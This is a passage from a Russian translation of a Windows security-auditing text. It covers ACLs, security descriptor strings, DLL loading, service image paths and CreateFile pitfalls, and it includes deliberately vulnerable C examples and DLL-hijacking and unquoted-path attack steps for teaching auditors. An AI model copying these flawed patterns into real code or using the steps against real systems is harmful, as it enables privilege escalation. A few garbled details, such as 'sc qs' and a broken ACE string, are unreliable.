| NO_PROPAGATE_INHERIT_ACE | Биты OBJECT_INHERIT_ACE и CONTAINER_INHERIT_ACE не распространяются в унаследованную ACE.                                                                                                         |
| OBJECT_INHERIT_ACE       | ACE наследуется объектами, не являющимися контейнерами.                                                                                                                                           |

## Security Descriptors Programming Interfaces

Чтобы аудировать разрешения объектов, нужно понимать, как права доступа назначаются программно. Есть несколько способов назначить ACE в DACL объекта. В следующих разделах описаны некоторые из наиболее популярных методов.

### Low-Level ACL Control

Microsoft определяет в MSDN несколько "низкоуровневых" функций управления ACL и ACE, которые позволяют манипулировать ACL и ACE. Они также дают возможность добавлять ACE в ACL без необходимости для разработчиков вручную создавать ACE. Некоторые из этих функций описаны ниже.



Функцию `AddAce()` можно использовать для добавления нескольких ACE в ACL, заданную `pAcl`:

```
BOOL AddAce(PACL pAcl, DWORD dwAceRevision,  
            DWORD dwStartingAceIndex, LPVOID pAceList,  
            DWORD nAceListLength)
```

Структуры ACE передаются аргументом `pAceList`, который представляет собой массив структур ACE длиной `nAceListLength`. `dwStartingAceIndex` содержит индекс, указывающий, куда в список существующих записей ACE следует вставить указанные ACE. Порядок ACE очень важен и подробнее обсуждается в разделе "Auditing ACL Permissions".

Следующая функция создает разрешающую ACE в конце ACL, заданной `pAcl`:

```
BOOL AddAccessAllowedAce(PACL pAcl, DWORD dwRevision,  
                        DWORD AccessMask, PSID pSid)
```

Аргументы `AccessMask` и `pSid` описывают доступ, который эта ACE разрешает к рассматриваемому объекту, и то, к кому этот доступ применяется. Также существует функция `AddAccessAllowedAceEx()`, позволяющая вызывающей стороне указать флаги наследования.

Следующая функция действует так же, как `AddAccessAllowedAce()`, но добавляет в ACL, заданную `pAcl`, запрещающую ACE, а не разрешающую:

```
BOOL AddAccessDeniedAce(PACL pAcl, DWORD dwRevision,  
                       DWORD AccessMask, PSID pSid)
```

Также существует функция `AddAccessDeniedAceEx()`, позволяющая вызывающей стороне указать, является ли добавляемая ACE наследуемой.

Следующая функция извлекает ACE из ACL, заданной `pAcl`:

```
BOOL GetAce(PACL pAcl, DWORD dwAceIndex, LPVOID *pAce)
```

Возвращается ACE, расположенная по индексу `dwAceIndex` в списке ACE внутри ACL.

## Security Descriptor Strings

Низкоуровневый security API несколько громоздок и неудобен для большинства задач управления разрешениями, поэтому Microsoft предоставляет альтернативный текстовый интерфейс для управления дескрипторами безопасности. Эта возможность предоставляется функциями `ConvertSecurityDescriptorToStringSecurityDescriptor()` и `ConvertStringSecurityDescriptorToSecurityDescriptor()`. MSDN подробно описывает использование этих функций; однако строковый формат, принимаемый ими, кратко суммирован ниже. Он перечисляет четыре типа записей в строке дескриптора безопасности:

```
O:owner_sid  
G:group_sid  
D:dac1_flags(string_ace1)(string_ace2)... (string_acen)  
S:sac1_flags(string_ace1)(string_ace2)... (string_acen)
```

SID владельца и группы довольно прямолинейны, но строковые компоненты ACE в ACL требуют небольшого дополнительного объяснения. MSDN описывает формат строк ACE так:

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
```

Значения этих полей суммированы ниже:

- `ace_type` - это поле задает, какой тип ACE определяется. Как уже говорилось, наиболее распространены разрешающие ACE, задаваемые A, и запрещающие ACE, задаваемые D.
- `ace_flags` - в этом поле можно устанавливать флаги, указывающие свойства ACE, включая то, как и должна ли она наследоваться, а также должна ли она аудироваться при срабатывании.
- `rights` - это поле является самой важной частью; оно включает разрешения для описываемого объекта. Поля общих прав задаются с помощью G, за которым следует R (для `GENERIC_READ`), W (для `GENERIC_WRITE`), X (для `GENERIC_EXECUTE`) или A (для `GENERIC_ALL_ACCESS`). Стандартные права - это RC (для `READ_CONTROL`), SD (для `DELETE`), WD (для `WRITE_DAC`) и WO (для `WRITE_OWNER`). Наконец, права доступа, специфичные для конкретных объектов, имеют собственные кодировки.
- `object_guid` - это поле предназначено для ACE, специфичных для объекта.
- `inherit_object_guid` - это поле также предназначено для ACE, специфичных для объекта.
- `account_sid` - это поле содержит SID, к которому применяется ACE.

Если собрать все эти поля вместе, пример строки ACE может выглядеть так:

```
A;;GR,GW;;;;
```

## Auditing ACL Permissions

Теперь, когда вы знаете базовые разрешения и права доступа для обобщенного типа объекта, можно рассмотреть некоторые проблемы, связанные с пренебрежением установкой подходящих разрешений для объектов. Как говорилось ранее, основные ресурсы, используемые приложением, должны были быть определены на этапе проектирования. Обычно эти ресурсы представлены в приложении как объекты. Обзор высокоуровневого дизайна приложения уже должен был выявить, какие разрешения требуются ресурсу, поэтому теперь нужно проверить, что эти разрешения действительно применены. Кроме того, вы, вероятно, найдете объекты, используемые в приложениях, которые не были релевантны на этапе проектирования; такие объекты, например объект `Mutex`, используемый для синхронизации, являются деталью реализации. Поскольку эти объекты не релевантны при высокоуровневом анализе дизайна, политика безопасности для них, скорее всего, не была задана, и разработчик мог произвольно выбрать разрешения объекта; на это нужно обращать внимание при аудите.

## No Permissions

У объекта может быть `NULL DACL`, то есть `DACL` у него отсутствует. В этом случае любой может обращаться к объекту с любым разрешением. Программа, создающая объекты с `NULL DACL`, открывает этот объект для вмешательства со стороны сторонних приложений, которые могут злоупотребить им; это может привести к раскрытию информации, повышению привилегий или неожиданным состояниям объекта и, следовательно, неожиданному поведению программы. `NULL DACL` редко бывает правильным решением даже для объектов, которые должны быть доступны всем, потому что `NULL DACL` позволяет произвольным пользователям в любой момент изменить владельца объекта или его `ACL`, тем самым отказав другим в доступе к нему или эксплуатируя некоторые предположения, сделанные разработчиком об объекте.

В работе DACL объекта есть тонкий нюанс. DACL по умолчанию являются ограничительными, то есть когда DACL существует, она неявно запрещает доступ всем, если разрешающая ACE не предоставляет пользователю доступ к объекту. Поэтому пустая DACL и NULL DACL сильно отличаются. Пустая DACL никому не позволяет иметь доступ к объекту; NULL, то есть несуществующая, DACL позволяет доступ к объекту всем. Пустые DACL не особенно важны для аудита, кроме упоминания, что их можно использовать для создания экземпляров объектов, доступных только процессу, который их создал. Эта возможность может использоваться для усиления безопасности объекта, хотя применяется редко.

Применение DACL при создании объекта тоже не полностью интуитивно. Функции создания объектов ожидают указатель на структуру SECURITY\_ATTRIBUTES, содержащую дескриптор безопасности. Однако передача значения NULL не предотвращает применение дескриптора безопасности. Вместо этого дескриптор безопасности создается на основе свойств наследования DACL контейнера и дескриптора безопасности по умолчанию текущего токена.

## ACE Order

ACL - это упорядоченный список ACE, и порядок, в котором эти ACE появляются, может быть очень важен. API более высокого уровня и GUI-интерфейсы выполняют упорядочивание самостоятельно; однако низкоуровневый API требует, чтобы программист правильно упорядочивал ACE.

Разработчик, знакомый с высокоуровневыми интерфейсами, может не понимать, как использовать низкоуровневые функции, что может привести к неправильному применению запрещающих записей в DACL.

Правильный порядок ACE требует размещать все запрещающие записи перед любыми разрешающими записями. Чтобы понять, почему этот порядок важен, рассмотрите, как оценивается DACL. Однако прежде чем продолжить, помните, что права доступа оцениваются только при открытии handle объекта, а не при использовании уже существующего handle. Именно поэтому функции создания объектов принимают все права доступа на срок жизни handle объекта.

Оценка DACL выполняется так:

1. Текущая ACE сравнивается со списком групп токена, и маска доступа сохраняется, если SID находится в списке групп.
2. Доступ запрещается, если совпавшая ACE является запрещающей записью.
3. Доступ разрешается, если набор совпавших ACE содержит все биты в запрошенной маске доступа.
4. Процесс повторяется со следующей ACE, если доступ ни запрещен, ни разрешен.
5. Доступ запрещается, если достигнут конец списка, а набор совпавших ACE не содержит все биты в маске доступа.

Этот процесс показывает, что ранняя разрешающая запись может помешать оценке более поздней запрещающей записи. Например, DACL, в которой первая ACE разрешает весь доступ, а вторая ACE запрещает его, предоставит доступ на первой итерации по списку и никогда не дойдет до явной запрещающей записи.

## Processes and Threads

Windows обрабатывает процессы иначе, чем ОС, производные от UNIX. Сам процесс не выполняется; он просто является контейнером для потоков и важных атрибутов процесса, необходимых для функционирования процесса. В качестве контейнера процесс предоставляет базовые границы защиты памяти и управления доступом, ожидаемые от любой многопользовательской ОС. Хотя ядро полностью способно поддерживать UNIX-подобный подход fork-ехес, на практике он почти никогда не используется.

В Windows базовой единицей выполнения является поток, хотя каждый поток связан с соответствующим процессом. Все потоки, принадлежащие процессу, разделяют единое адресное пространство и границу безопасности, поэтому каждый поток фактически имеет неограниченный доступ к любому другому потоку, выполняющемуся в том же процессе. Отсутствие границ безопасности между потоками становится важным при обсуждении security tokens и impersonation. Пока, однако, стоит сосредоточиться на некоторых особенностях загрузки процессов, происходящих за кулисами. Эта информация помогает точно оценить риск возможности выполнять действия вроде записи файлов в определенные места файловой системы.

NB. Mark Russinovich и David Solomon - авторы *Microsoft Windows Internals*, 4th Edition (Microsoft Press, 2005; ранее серия *Inside Windows*). Эта книга является важнейшим справочником для всех, кто интересуется архитектурой Windows.

Для более прикладного введения в программирование Windows рекомендуется *Windows System Programming* Johnson M. Hart (Addison-Wesley, 2005). Возможно, она не дает такой широты охвата, как книга Russinovich и Solomon, но предлагает большую практическую глубину и подробные примеры кода.

## Process Loading

Программисты могут никогда не задумываться о загрузке процессов Windows, но она может существенно влиять на безопасность приложений. Функция `CreateProcess()` - наиболее распространенный способ запуска процесса в Windows. Она принимает всего десять аргументов, но сейчас нас интересуют только первые два параметра: имя приложения и командная строка процесса. Параметр имени приложения на практике используется редко. Вместо этого первый аргумент обычно равен `NULL`, а затем передается аргумент командной строки, содержащий путь к исполняемому файлу и параметры командной строки. Проблема безопасности может возникнуть, когда второй аргумент включает не заключенный в кавычки путь к исполняемому файлу, содержащий пробелы. Такой аргумент заставляет функцию `CreateProcess()` проходить путь по каждому символу пробела, пока она не сможет найти исполняемый файл, как показано в следующем вызове:

```
CreateProcess(NULL,  
              "C:\\Program Files\\My Application\\my app.exe",  
              ...)
```

Поскольку пробелы оставляют место для интерпретации, вызов пытается найти первый вероятный файл и запустить его. В этом примере поиск выполняется в следующем порядке:

1. C:\Program.exe
2. C:\Program Files\My.exe
3. C:\Program Files\My Application\my.exe
4. C:\Program Files\My Application\my app.exe

В Windows 2000 и более ранних версиях такой обход пути мог быть опасен, потому что любой аутентифицированный пользователь мог записать файл C:\Program.exe, который выполнялся бы вместо предполагаемого файла. Эта ошибка давала довольно тривиальную технику повышения привилегий для некавыченных путей, запускаемых в более высоком контексте. Основной пример - повышение привилегий через эксплуатацию некавыченного пути образа службы. Правильный способ сделать этот вызов выглядит так:

```
CreateProcess(NULL,  
  
    "\"C:\\Program Files\\My Application\\my app.exe\"",  
  
    ...)
```

К счастью, Windows XP изменила разрешения на корневой каталог, что ограничило эту атаку пользователями Power Users, у которых уже есть разрешения, необходимые для перезаписи затронутого файла. Однако фактическая обработка имени файла не изменилась. Это означает, что привилегированный процесс все еще может быть уязвим для injection-атаки, если непривилегированный пользователь может писать в любой каталог в пути к исполняемому файлу. При аудите ищите случаи, когда в кавычки не заключены любые пути исполняемых файлов, передаваемые в `CreateProcess()`.

## ShellExecute и ShellExecuteEx

Функции `ShellExecute()` и `ShellExecuteEx()` также можно использовать для запуска процессов; результатом будет не прямой вызов `CreateProcess()`. Однако названия этих функций могут немного вводить в заблуждение. Обе функции фактически используют оболочечный API Windows Explorer для открытия файлов, с которым вы можете быть знакомы, если щелкали файл правой кнопкой мыши в Windows Explorer. Эти функции принимают глагол операции, например `open`, `edit`, `print`, `explore` или `search`. Затем глагол, или `open`, если глагол не передан, используется для определения подходящего обработчика файла на основе расширения файла. Самый простой способ понять это - щелкнуть файл правой кнопкой мыши в Windows Explorer и посмотреть список действий, показанных жирным шрифтом в верхней части контекстного меню; эти действия соответствуют глаголам.

С точки зрения безопасности вас прежде всего интересует то, что эти функции не обязательно запускают переданный файл. Они могут запустить другое приложение, предназначенное для обработки данного типа файлов, поэтому нужно быть особенно внимательным, когда эти функции вызываются с потенциально недоверенным вводом.

## Загрузка DLL

Как и загрузка процессов, динамически загружаемые библиотеки (DLL) могут иметь серьезные последствия для безопасности. Уязвимости могут возникать из-за того, как Windows ищет DLL в процессе загрузки. Исторически упорядоченный поиск DLL выполнялся так:

1. Каталог загрузки приложения
2. Текущий каталог
3. Каталог System32
4. Системный каталог
5. Каталог Windows или WINNT
6. Каталоги из переменной PATH

К сожалению, такой процесс загрузки создает для атакующих довольно простой способ заменить системную DLL своей DLL. Все, что им нужно сделать, - заставить жертву выполнить код в каталоге, куда атакующий может записывать файлы. Атака выполняется так:

1. Атакующий записывает вредоносную DLL с тем же именем, что у системной DLL.
2. Атакующий убеждает жертву выполнить команду в контролируемом атакующим каталоге.
3. Загрузчик не находит DLL в каталоге приложения.
4. Загрузчик находит контролируемую атакующим DLL с подходящим именем в текущем каталоге.
5. Приложение загружает вредоносную DLL, и код выполняется в контексте жертвы.

Из-за этого простого вектора атаки Windows XP добавила несколько возможностей для снижения угрозы внедрения DLL таким способом. Первоначальный выпуск Windows XP включал SafeDllSearchMode, который решает эту атаку, изменяя процесс загрузки DLL так, чтобы поиск выполнялся по следующим местам в указанном порядке:

1. Каталог загрузки приложения
2. Каталог System32
3. Системный каталог
4. Каталог Windows
5. Текущий каталог
6. Каталоги из переменной PATH

Кроме того, Windows XP ввела функцию SetDllDirectory(), которая изменяет путь загрузки библиотек без изменения текущего каталога. Ее можно использовать для более жесткого ограничения DLL, загружаемой во время выполнения, но она не влияет на DLL, загружаемую при инициализации процесса. LoadLibraryEx() также можно использовать во всех поддерживаемых версиях Windows для более точного контроля над тем, как загружается DLL.

## Перенаправление DLL

Windows 2000 и XP добавили возможность перенаправления DLL, предназначенную для решения распространенных проблем с версиями DLL, часто называемых DLL hell. Однако она также создает дополнительные соображения безопасности. В частности, наличие файла или каталога перенаправления заставляет Windows загружать альтернативный набор библиотек, даже когда в вызов LoadLibrary() или LoadLibraryEx() передается полный путь.

Файл перенаправления расположен в том же каталоге, что и приложение, а его имя равно имени файла приложения плюс расширение .local. Содержимое файла перенаправления игнорируется, но само наличие файла заставляет DLL из текущего каталога загружаться предпочтительно перед любыми другими местами. Если файл перенаправления на самом деле является каталогом, сначала загружаются файлы из этого каталога. Перенаправление DLL всегда переопределяется

манифестом приложения в Windows XP и более поздних версиях; Windows XP и более поздние версии также предотвращают перенаправление любых DLL, перечисленных в ключе реестра HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs.

## Манифесты приложений

Манифест приложения - это XML-файл, содержащий важную информацию о приложении. Он может влиять на процесс загрузки приложения, включая список требуемых библиотек и модулей вместе с конкретными номерами версий. Требуемое соглашение об именовании манифеста похоже на файл перенаправления. Файл находится в том же каталоге, что и приложение, а его имя равно имени файла приложения плюс расширение .manifest.

## Потенциальные уязвимости

Уязвимости загрузки DLL возникают, когда атакующие могут записать файл в путь загрузки библиотек так, что этот файл получает приоритет перед предполагаемой DLL. Эта уязвимость затрагивала более ранние версии Windows, когда атакующие могли контролировать текущий каталог. Более поздние версии Windows добавили защиту; однако они все еще уязвимы для вариантов этой атаки. В главе 2 приводился пример эксплуатационной уязвимости, использующей эту проблему за счет слабости в унаследованном наборе разрешений.

При аудите таких проблем нужно учитывать версию ОС, на которой работает приложение, и полный путь к исполняемому файлу. Затем пройдите по последовательности поиска библиотек, приведенной ранее, и определите, могут ли атакующие записать DLL, которая получит приоритет перед легитимным файлом DLL. Этот процесс включает аудит ACL файлов, как обсуждалось ранее в этой главе.

## Службы

Служба - это фоновый процесс, который обычно автоматически запускается на каком-то этапе загрузки системы. Службы можно настроить для запуска под альтернативными учетными записями, а запускает их диспетчер управления службами (Service Control Manager, SCM). Службы Windows примерно эквивалентны UNIX-демонам, хотя они также покрывают большую часть функциональных требований программ setuid и setgid, потому что Windows не привязывает специальный контекст к бинарному исполняемому файлу. В отличие от UNIX, специальные биты разрешений не инструктируют Windows запускать программу в другом контексте. Вместо этого приложения Windows выполняют привилегированные операции, создавая службу, которая предоставляет IPC-интерфейс менее привилегированным процессам.

В Windows службы почти всегда выполняются с некоторой степенью повышенных привилегий и обычно предоставляют какую-либо поверхность, доступную атакующему. Поэтому большинство атак на систему Windows сосредоточены на компрометации службы. Общие классы атак рассматриваются в других главах, а соображения, уникальные для служб, рассматриваются в следующих разделах и в главе 12.

## Разрешения управления службами

Службы запускаются и останавливаются путем отправки команд SCM. Эти интерфейсы управления защищены стандартным управлением доступом Windows, то есть разрешение на управление службой можно предоставлять отдельным пользователям и группам. Например, служба Network Dynamic Data Exchange (DDE) используется для доступа к устаревшему IPC-механизму по сети. Это популярная цель уязвимости повышения привилегий shatter, упомянутой в главе 2. Одна из причин, почему она является такой удобной целью, - возможность запускать ее пользователями. Эта возможность позволяет атакующим запустить службу, если она еще не выполняется, и перезапустить ее, если неудачная атака приводит к ее аварийному завершению.

Возможность запускать уязвимую службу дает очень простой пример проблемы безопасности с разрешениями управления службами. Однако более сложные атаки могут эксплуатировать нестабильности в процессе запуска службы. Во время инициализации службы часто более уязвимы для разных атак, таких как захват объектов и "проверка до использования" (time of check to time of use, TOCTOU; обсуждается в разделе "ТОСТТОУ" далее в этой главе). Критически важно внимательно проверять любое приложение, которое позволяет управлять службой неадминистративным пользователям.

При аудите разрешений управления службами нужно определить, разрешены ли какие-либо управляющие команды неадминистративным пользователям. Обычно это делается с помощью команды `sdshow` утилиты командной строки `sc.exe`. Эта утилита является стандартным компонентом в более поздних версиях Windows, а для более ранних версий ее можно скачать с сайта Microsoft. Команда `sdshow` выводит информацию безопасности в сжатом строковом формате, описанном ранее в разделе "Security Descriptor Strings". При необходимости можно вернуться к этому разделу, чтобы освежить формат.

## Путь образа службы

Командная строка, используемая для запуска службы, называется путем образа службы; эта строка задается при установке службы и содержит путь к исполняемому файлу, за которым следуют любые параметры командной строки. На первый взгляд это может не казаться чем-то заслуживающим внимания, пока вы не вспомните предыдущее обсуждение функции `CreateProcess()`. Как и большинство процессов Windows, службы запускаются вызовом `CreateProcess()` с первым аргументом `NULL` и вторым аргументом, содержащим объединенный путь и параметры командной строки, предоставленные строкой `image path`. Это означает, что `image path`, содержащий пробелы, может быть открыт для захвата другим исполняемым файлом, как описано ранее. Проблема особенно серьезна для служб, потому что они выполняются в более привилегированном контексте, чем обычный пользователь. `Image path` можно проверить с помощью команды `qs` утилиты командной строки `sc.exe`.



## Доступ к файлам

Взаимодействие с файловой системой является неотъемлемой частью большинства приложений и популярной целью для атакующих, эксплуатирующих опасно написанный код. Безопасный код обработки файлов требует от разработчиков защитного программирования, потому что атакующие используют нюансы и гибкость API доступа к файлам и файловых систем. ОС Windows, в частности, предлагают разработчикам много гибкости и удобства. К сожалению, эти возможности могут приводить к серьезным проблемам безопасности, когда разработчики не знают тонких аспектов файловой системы и API файлового ввода-вывода.

ОС Windows управляют доступом к файлам через уже рассмотренные механизмы объектной безопасности. То есть файлы в файловой системе рассматриваются как объекты, поэтому ими манипулируют через дескрипторы файловых объектов. Однако непредвиденные обращения к файлам могут по-разному давать неожиданные результаты, и, следовательно, приложение может вести себя не так, как предполагалось. Следующие разделы рассматривают детали доступа к файлам и проблемы, которые могут возникать при попытке открыть файлы.

## Разрешения файлов

Как уже упоминалось, файлы рассматриваются системой как объекты типа File, поэтому разрешения объекта описывают разрешения физического файла, который этот объект представляет. У файлов есть ряд специфичных прав доступа, позволяющих детально управлять тем, кто может обращаться к файлу и каким образом. Эти права доступа, взятые из MSDN, показаны в таблице 11-7.

**Таблица 11-7. Права доступа к файлам**

| Право доступа             | Смысл                                                                                                                                             |
|---------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| FILE_ADD_FILE             | Для каталога - право создать файл в каталоге.                                                                                                     |
| FILE_ADD_SUBDIRECTORY     | Для каталога - право создать подкаталог.                                                                                                          |
| FILE_ALL_ACCESS           | Все возможные права доступа к файлу.                                                                                                              |
| FILE_APPEND_DATA          | Для файлового объекта - право добавлять данные в файл; для объекта каталога - право создать подкаталог.                                           |
| FILE_CREATE_PIPE_INSTANCE | Для именованного канала - право создать именованный канал.                                                                                        |
| FILE_DELETE_CHILD         | Для каталога - право удалить каталог и все содержащиеся в нем файлы, включая файлы только для чтения.                                             |
| FILE_EXECUTE              | Для файла машинного кода - право запустить файл; если выдано скриптам, может сделать скрипт исполняемым в зависимости от интерпретатора скриптов. |
| FILE_LIST_DIRECTORY       | Для каталога - право перечислить содержимое каталога.                                                                                             |
| FILE_READ_ATTRIBUTES      | Право читать атрибуты файла.                                                                                                                      |
| FILE_READ_DATA            | Для файлового объекта - право читать соответствующие данные файла; для объекта каталога - право читать соответствующие данные каталога.           |
| FILE_READ_EA              | Право читать расширенные атрибуты файла.                                                                                                          |
| FILE_TRAVERSE             | Для каталога - право проходить через каталог.                                                                                                     |
| FILE_WRITE_ATTRIBUTES     | Право записывать атрибуты файла.                                                                                                                  |

| Право доступа         | Смысл                                                                                                         |
|-----------------------|---------------------------------------------------------------------------------------------------------------|
| FILE_WRITE_DATA       | Для файлового объекта - право записывать данные в файл; для объекта каталога - право создать файл в каталоге. |
| FILE_WRITE_EA         | Право записывать расширенные атрибуты.                                                                        |
| STANDARD_RIGHTS_READ  | Включает READ_CONTROL, то есть право читать информацию в дескрипторе безопасности объекта файла или каталога. |
| STANDARD_RIGHTS_WRITE | Включает WRITE_CONTROL, то есть право записывать в дескриптор безопасности объекта каталога.                  |

Эти файловые разрешения можно применять при создании файла функцией `CreateFile()`. Когда вы аудитируете код, создающий новые файлы, важно сопоставлять разрешения, примененные к новому файлу, с тем, какие сущности должны иметь разрешение читать или изменять этот файл. Отсутствие корректных разрешений может привести к непреднамеренному раскрытию информации и, возможно, к изменению чувствительных файлов недобросовестными пользователями, что меняет работу программы. Например, программа генерирует чувствительную информацию о сотрудниках, включая сводки зарплат и тому подобное. Если при создании файлового объекта к нему применяются слишком свободные разрешения, любой другой сотрудник может получить возможность узнать зарплаты коллег.

## API файлового ввода-вывода

Windows File I/O API предоставляет доступ к файлам через дескрипторы объектов, поэтому все функции манипуляции файлами используют дескрипторы для выполнения операций над файлом. API предоставляет базовый набор функций для создания, открытия, чтения и записи файлов, а также для выполнения более продвинутых операций. Эта функциональность доступна через большое число функций; однако основные функции, с которыми вы будете сталкиваться ежедневно, - это `CreateFile()`, `ReadFile()`, `WriteFile()` и `CloseHandle()`. Эти функции отвечают за базовые операции, выполняемые над файлами в большинстве приложений. Как аудитору кода, вам прежде всего интересна процедура `CreateFile()`, потому что именно в ней, скорее всего, что-то пойдет не так; поэтому этот раздел в основном посвящен этой функции.

NB. Также существует функция `OpenFile()` специально для открытия файлов, но она предназначена для 16-битных приложений Windows и больше не используется.

Функция `CreateFile()` используется и для создания, и для открытия файлов; ее прототип выглядит так:

```
HANDLE CreateFile(LPCSTR lpFileName, DWORD dwDesiredAccess,
                 DWORD dwSharedMode,
                 LPSECURITY_ATTRIBUTES
                 lpSecurityAttributes,
                 DWORD dwCreationDisposition,
                 DWORD dwFlagsAndAttributes,
                 HANDLE hTemplateFile)
```

Как видно, эта функция принимает довольно много параметров. Они кратко описаны ниже:

- `lpFileName` - имя файла, который нужно открыть или создать.
- `dwDesiredAccess` - доступ к файлу, который требуется приложению: доступ на чтение, доступ на запись или оба.
- `dwSharedMode` - описывает, какой доступ разрешен другим процессам, пока возвращенный дескриптор остается открытым.
- `lpSecurityAttributes` - описывает права доступа объекта для файла, если создается новый файл. Также описывает, является ли дескриптор файла наследуемым.
- `dwCreationDisposition` - этот флаг влияет на то, создавать ли новый файл и что делать, если файл с тем же именем уже существует. Значение `CREATE_ALWAYS` всегда создает новый файл, перезаписывая другой файл, если он уже существует. Значение `CREATE_NEW` создает новый файл или приводит к отказу функции, если файл с тем же именем существует. Значение `OPEN_ALWAYS` заставляет функцию открыть существующий файл, если он есть; иначе она создает новый. Значение `OPEN_EXISTING` заставляет функцию завершиться ошибкой, если файла нет, а `TRUNCATE_EXISTING` заставляет функцию завершиться ошибкой, если файл не существует, но усесть файл до 0 байт, если он существует.
- `dwFlagsAndAttributes` - описывает некоторые атрибуты создаваемого файла. Релевантные значения описываются по мере появления в следующих разделах.
- `hTemplateFile` - предоставляет дескриптор файла-шаблона; его файловые атрибуты и расширенные атрибуты используются для задания атрибутов нового создаваемого файла. Если открывается существующий файл, этот параметр игнорируется.

Видно, что существует множество возможностей определить, как файлы создаются или открываются.

## Захват файлов

В обсуждении объектов вы узнали о захвате пространства имен объектов. Это применимо и к файлам, если функция `CreateFile()` используется неправильно. Иногда можно заставить приложение действовать так, будто оно создало файл, хотя на самом деле оно открыло существующий файл. Эта ошибка приводит к игнорированию нескольких параметров, тем самым потенциально заставляя приложение раскрыть чувствительные данные или позволяя пользователям управлять данными в файле, которым они не должны управлять. Уязвимость захвата файла возникает при выполнении следующих условий:

- Приложение должно создать новый файл, а не открыть существующий, но параметр `dwCreationDisposition` задан неправильно. Неправильна любая настройка, кроме `CREATE_NEW`.
- Место, где создается файл, доступно на запись потенциально вредоносным пользователям.

Если выполняются оба условия, в приложении есть уязвимость, при которой атакующие могут заранее создать файл с тем же именем и назначить файлу произвольные атрибуты безопасности, игнорируя предоставленные. Кроме того, поскольку такой захват файла также приводит к игнорированию переданных файловых атрибутов, может оказаться возможным нарушить работу приложения, создав файл с другими атрибутами. Например, рассмотрите следующий вызов:

```
BOOL CreateWeeklyReport(PREPORT_DATA rData, LPCSTR filename)

{

    HANDLE hFile;

    hFile = CreateFile(filename, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,

        FILE_ATTRIBUTE_ARCHIVE, NULL);

    if(hFile == INVALID_HANDLE_VALUE)

        return FALSE;

    ... write report data ...

}
```

Этот код должен пометить создаваемый отчет для архивации, предположительно чтобы его можно было периодически резервно копировать. Однако если атакующие создают файл с тем же именем раньше приложения, этот файловый атрибут игнорируется. Поэтому атакующие могут прочитать потенциально чувствительные данные, записываемые в файл отчета, и исключить FILE\_ATTRIBUTE\_ARCHIVE из атрибутов файла, в результате чего отчет не будет резервно копироваться как предполагалось.

NB. Может показаться, что параметр CREATE\_ALWAYS предотвращает атаки file squatting, потому что он перезаписывает существующий файл. Однако если файл уже существует, параметр CREATE\_ALWAYS заставит CreateFile() сохранить DACL и атрибуты перезаписываемого файла и проигнорировать DACL, переданную в дескрипторе безопасности.

## Canonicalization

Каноникализация - это процесс преобразования пути из одной из нескольких относительных форм в его простейшую абсолютную форму. Она подробно рассматривалась в главе 8, "Strings and Metacharacters", но здесь обсуждается снова, потому что имеет особое значение в Windows. В целом рискованно использовать недоверенные данные для построения относительных путей. Почему? Потому что это дает атакующим возможность указать абсолютный путь, если они могут контролировать начальную часть аргумента имени файла. Простой пример уязвимого вызова показан ниже:

```
char *ProfileDirectory = "c:\\profiles";

BOOL LoadProfile(LPCSTR UserName)

{

    HANDLE hFile;
```

```

if(strstr(Username, ".."))

    die("invalid username: %s\n", Username);

SetCurrentDirectory(ProfileDirectory);

hFile = CreateFile(Username, GENERIC_READ, 0, NULL,

    OPEN_EXISTING, 0, NULL);

if(hFile == INVALID_HANDLE_VALUE)

    return FALSE;

... load profile data ...
}

```

При аудите кода важно приучить себя замечать плохое использование канонических путей, как в этом примере. Разработчик предполагает, что, установив текущий рабочий каталог и убедившись в отсутствии комбинаций .. для directory traversal, он гарантирует, что любой доступ к файлу возможен только к файлу в указанном каталоге профилей. Разумеется, поскольку Username передается как начальная часть сегмента пути, атакующие могут просто выбрать имя пользователя, являющееся абсолютным путем, и получить доступ к любому файлу вне текущего каталога.

Кроме того, CreateFile() канонизирует любые компоненты directory traversal до проверки существования каждого сегмента пути. Поэтому в аргументе имени файла можно передавать несуществующие пути, если они устраняются во время каноникализации. Например, CreateFile() откроет C:\blah.txt, если указать имя файла вроде C:\nonexistent\path\..\..\blah.txt; не важно, что C:\nonexistent\path\ не существует. Эта проблема каноникализации может быть релевантна, когда путь добавляется перед пользовательским вводом. Ниже приведена измененная версия предыдущего примера, демонстрирующая эту проблему.

```

char *ProfileDirectory = "c:\profiles";

BOOL LoadProfile(LPCSTR Username)
{
    HANDLE hFile;

    char buf[MAX_PATH];

    if(strlen(Username) >

        MAX_PATH - strlen(ProfileDirectory) - 12)

        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\prof_%s.txt",

        ProfileDirectory, Username);

    hFile = CreateFile(buf, GENERIC_READ, 0, NULL,

        OPEN_EXISTING, 0, NULL);
}

```

```

    if(hFile == INVALID_HANDLE_VALUE)

        return FALSE;

    ... load profile data ...

}

```

Этот пример не проверяет обход каталогов, хотя позволяет контролировать только часть имени файла. Однако это ничего не меняет, потому что можно указать несуществующие компоненты пути. Поэтому все равно можно выполнить атаку обхода каталогов, используя `...\..\..\test` или другой похожий путь.

## Файлоподобные объекты

Несколько других типов объектов можно открыть через `CreateFile()` и обрабатывать как обычные файлы. Это не файлы, появляющиеся в иерархии файловой системы, а объекты, находящиеся в пространстве имен объектов. У таких объектов есть специальный формат имени файла, указывающий, что они не являются обычными файлами:

```
\\host\object
```

Компонент `host` - это любой узел, доступный с целевой машины; локальный узел обозначается точкой (`.`). Компонент `object` должен быть знаком, если вы когда-либо открывали файл на удаленной общей папке Windows. В таком случае объект - это просто имя общего ресурса и полностью квалифицированный путь к файлу. Однако формат компонента объекта на самом деле зависит от типа открываемого объекта. `CreateFile()` может открывать несколько разных типов объектов: каналы, `mailslot`, тома и ленточные накопители.

Каналы и `mailslot` - это IPC-механизмы, которые подробнее рассматриваются в главе 12, но сейчас необходимо знать, как их можно открывать как файлы.

Для этих типов объектов компонент `object` в имени использует следующий формат:

```
type\name
```

Компонент `type` - это класс объекта, например `pipe` или `mailslot`. Компонент `name` - имя объекта. Поэтому канал `stuff` на `myserver` можно открыть с помощью следующей строки:

```
\\myserver\pipe\stuff
```

